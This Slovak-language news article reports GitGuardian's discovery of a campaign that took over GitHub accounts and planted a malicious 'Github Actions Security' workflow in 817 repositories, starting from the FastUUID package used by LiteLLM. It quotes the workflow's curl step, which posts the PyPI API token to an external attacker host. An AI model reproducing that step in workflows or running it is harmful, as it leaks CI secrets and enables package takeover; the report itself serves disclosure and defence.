


Odborníci z firmy GitGuardian odhalili masívny útok na používateľov GitHub, pri ktorom získali kontrolu nad 327 účtami a implementovali škodlivý spracovateľ Github Action do 817 repozitárov. Útok viedol k úniku 3325 tajomstiev, ktoré sa používali v systémoch kontinuálnej integrácie a odosielali sa prostredníctvom premenných prostredia, vrátane prístupových tokenov k PyPI, GitHub, NPM, DockerHub a rôznym cloudovým úložiskám.
GitHub Actions umožňuje vývojárom kódu pripojiť spracovateľov na automatizáciu rôznych operácií na GitHub. Napríklad pomocou GitHub Actions je možné vykonávať určité kontroly a testy pri vykonávaní commitov alebo automatizovať spracovanie nových Issues. Škodlivý spracovateľ sa šíril pod názvom „Github Actions Security“ a obsahoval v sekcii „run“ príkaz „curl“, ktorý posielal obsah premenných prostredia na externý hostiteľ pri spúšťaní úloh v prostredí kontinuálnej integrácie. Škodlivý commit bol pridaný z účtov správcov projektov, ktorí boli pravdepodobne predtým hacknutí alebo sa stali obeťou phishingu.
Útok bol odhalený po analýze anomálnej aktivity súvisiacej s balíkom FastUUID, ktorý poskytuje Python rozšírenie nad Rust knižnicou UUID. Balík FastUUID, ktorý za posledný týždeň zaznamenal takmer 1,2 milióna stiahnutí, sa používa ako závislosť v populárnom projekte LiteLLM, ktorý má v PyPI viac ako 5 miliónov stiahnutí za týždeň. Analýza zmien v repozitári FastUUID ukázala, že 2. septembra správca projektu pridal commit s novým spracovateľom Github Action, ktorý obsahoval kód na odoslanie tokenu k repozitáru PyPI na externého hostiteľa. — name: Github Actions Security run: | curl -s -X POST -d ‘PYPI_API_TOKEN=${{ secrets.PYPI_API_TOKEN }}’ https://bold-dhawan.45-139-104-115.plesk.page
Problém sa podarilo odhaliť skôr, než ho zločinci stihli využiť na prevzatie tokenu — nezaznamenali sa žiadne publikácie škodlivých zmien alebo modifikovaných verzií balíka vo PyPI pre FastUUID. Podobné substitúcie Github Action boli zistené ešte v 816 repozitároch, vlastníkům ktorých a tiež administrácii PyPI, GitHub, NPM a DockerHub boli zaslané oznámenia. K včerajšiemu večeru boli škodlivé commity zrušené približne v 100 repozitároch. V súčasnosti pri vyhľadávaní na GitHub je určených 671 commitu so škodlivým Github Action.
Zdroj: opennet.ru
